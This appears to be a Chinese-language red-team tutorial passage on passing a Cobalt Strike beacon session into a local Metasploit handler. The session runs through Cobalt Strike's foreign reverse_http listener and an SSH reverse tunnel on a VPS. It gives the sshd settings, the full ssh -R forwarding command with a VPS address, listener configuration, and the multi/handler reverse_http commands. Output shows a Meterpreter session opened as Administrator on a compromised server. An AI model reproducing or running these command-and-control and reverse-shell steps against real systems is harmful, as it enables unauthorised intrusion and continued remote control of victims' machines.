


windows/foreign/reverse_http [反向 http 外部监听器]

所谓的外部监听器,说白了就是为了更方便的去配合其它的一些渗透工具进行协同渗透而设计的,相信有些朋友可能对 metasploit 或者 empire [心里话,个人觉得它很垃圾,也极少用,一般都直接是把里面的 powershell 脚本单独抠出来用] 比较熟悉,平时可能也比较喜欢拿他们去做些内网渗透工作,那么现在问题来了,比如,我现在通过其它方式已经拿到了目标内网一台机器的 beacon shell,但由于 CobaltStrike 自身内置的相关内网渗透功能太少,我还是想用 msf 或者 empire 继续去渗透目标内网,该怎么办呢? 这时候 CobaltStrike 的外部监听器就开始发挥作用了,我们可以通过 beacon 内置的派生功能,直接通过 ssh 隧道派生一个 meterpreter 到自己本地的 msf 上,过程非常简单,具体操作如下

首先,我们需要先把本地和自己 vps 的之间的 ssh 隧道打通,因为等会儿要把派生的那个流量通过 ssh 隧道直接转发到我本地,第一步,连到自己的 vps 上,编辑 ssh 服务配置文件开启 ssh 转发功能,之后重启 ssh 服务,此处一定要记得重启服务之后它才能生效,如下

```
egrep "AllowTcpForwarding yes|GatewayPorts yes|TCPKeepAlive yes|PasswordAuthentication yes" /etc/ssh/sshd_config
```



```
root@fuck:~# egrep "AllowTcpForwarding yes|GatewayPorts yes|TCPKeepAlive yes|PasswordAuthentication yes" /etc/ssh/sshd_config
PasswordAuthentication yes
AllowTcpForwarding yes
GatewayPorts yes
TCPKeepAlive yes
root@fuck:~#
```

之后回到本地 linux 机器上,开始尝试和自己的 vps 建立 ssh 隧道,并执行如下转发[-R 即所谓的从远程转发到本地],下面这条 ssh 命令的意思就是通过 207.148.75.85[vps]这台机器把来自外部的 8080 端口的流量都转发我们本地的



才直接导致了公网的 meterpreter 也可以直接在本地的 msf 中上线

```
# ssh -C -f -N -g -R 0.0.0.0:8080:192.168.3.57:8081 root@207.148.75.85 -p 22
# ps -ef | grep "192.168.3.57"
```

```
13:22:44 -> root@checin -> [~]
~ => ssh -C -f -N -g -R 0.0.0.0:8080:192.168.3.57:8081 root@[redacted] -p 22
root@[redacted]'s password:
13:23:08 -> root@checin -> [~]
~ => ps -ef | grep "192.168.3.57"
root      11473   2294   0 13:23 ?        00:00:00 ssh -C -f -N -g -R 0.0.0.0:8080:192.168.3.57:8081 root@[redacted] -p 22
13:23:35 -> root@checin -> [~]
~ => |
```

Ssh 隧道打通以后,可以去 vps 上看下端口到底有没有起来,不要弄了半天不上线,才发现原来端口都没起来,岂不尴尬

```
# netstat -tulnp
```

```
1 study x 2 Ssr x +
root@fuck:~# netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:53            0.0.0.0:*                 LISTEN      662/systemd-resolve
tcp        0      0 0.0.0.0:22              0.0.0.0:*                 LISTEN      19259/sshd
tcp        0      0 0.0.0.0:8080            0.0.0.0:*                 LISTEN      19317/sshd: root
tcp6       0      0 :::22                   :::*                     LISTEN      19259/sshd
tcp6       0      0 :::[redacted]             :::*                     LISTEN      [redacted]
tcp6       0      0 :::8080                  :::*                     LISTEN      19317/sshd: root
```

有了 ssh 隧道,剩下的事情就很简单了,新建一个外部监听器,特别注意这个协议和端口,有很多人不上线都是因为这个协议不匹配或者端口弄错了,此处我们用外部监听器中的 reverse_http,端口用 8080,这儿既然用了 http 8080,那么后面的




The screenshot displays the Cobalt Strike interface. At the top, there's a menu bar with 'Cobalt Strike', 'View', 'Attacks', 'Reporting', and 'Help'. Below it is a toolbar with various icons. The main window shows a table with columns: external, internal, user, computer, note, pid, and last. The 'internal' column contains the IP address 192.168.3.58, the 'user' column contains 'Administrator *', and the 'computer' column contains 'AV-SERVER'. The 'pid' column contains 1904, and the 'last' column contains 12s.

Below the table, there are tabs for 'Event Log', 'Listeners', and 'Beacon 192.168.3.58@1904'. The 'Listeners' tab is active, showing a table with columns: name, payload, host, port, and beacons. The table contains two entries: 'reverse - http' with payload 'windows/beacon_http/reverse_http' and host '192.168.3.58', and 'foreign - http' with payload 'windows/foreign/reverse_http' and host '192.168.3.58'.

A 'New Listener' dialog box is open, prompting the user to 'Create a listener.' The dialog has fields for 'Name' (set to 'foreign - http'), 'Payload' (set to 'windows/foreign/reverse_http'), 'Host' (set to '192.168.3.58'), and 'Port' (set to '8080'). A 'Save' button is at the bottom.

Below the dialog, the 'Listeners' tab is still active, showing the same table as before, but now with an additional entry: 'foreign - http' with payload 'windows/foreign/reverse_http' and host '192.168.3.58'.

比如,我们现在想通过弹回来的这个 beacon shell,再弹回一个 meterpreter 好去进行内网渗透,就可以利用 beacon 内置的"spawn"[派生]功能,将其派生到指定的外部监听器上,刚才忘了说,外部监听器的流量不再是弹到自己的 CobaltStrike 团队服务器上,而是直接弹到指定的远程机器的指定端口上的



这样一来,当我们选择外部监听器进行派生时,流量就会被弹到我们指定的 ip 和端口上,比如,此处是弹到我们 vps 的 8080 端口上,而我们事先又已经通过 ssh 隧道将 vps 的 8080 端口的流量直接转到了我本地的 192.168.3.57 的 8081 端口上,所以最终实现的效果便是来自自己公网的 meterpreter 直接在自己本地上线了,不过相比正常弹回的 meterpreter,这样过来的 meterpreter 会明显感觉有些慢,另外,这样做的好处就在于,不会轻易的把 beacon shell 给搞掉,更保险一点,实际效果如下

```
msf5 > use exploit/multi/handler
msf5 > set payload windows/meterpreter/reverse_http
msf5 > set lhost 192.168.3.57
msf5 > set lport 8081
```



```
meterpreter > sysinfo
meterpreter > getuid
```

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf5 exploit(multi/handler) > set lhost 192.168.3.57
lhost => 192.168.3.57
msf5 exploit(multi/handler) > set lport 8081
lport => 8081
msf5 exploit(multi/handler) > set exitonsession false
exitonsession => false
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started HTTP reverse handler on http://192.168.3.57:8081
msf5 exploit(multi/handler) > [*] http://192.168.3.57:8081 handling request from 192.168.3.57; (UUID: zck1dnpm) Staging x86 payload (180825 bytes) ...
[*] Meterpreter session 1 opened (192.168.3.57:8081 -> 192.168.3.57:33806) at 2019-02-23 16:11:55 +0800

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : AV-SERVER
OS            : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture : x64
System Language : zh_CN
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter > getuid
Server username: AV-SERVER\Administrator
```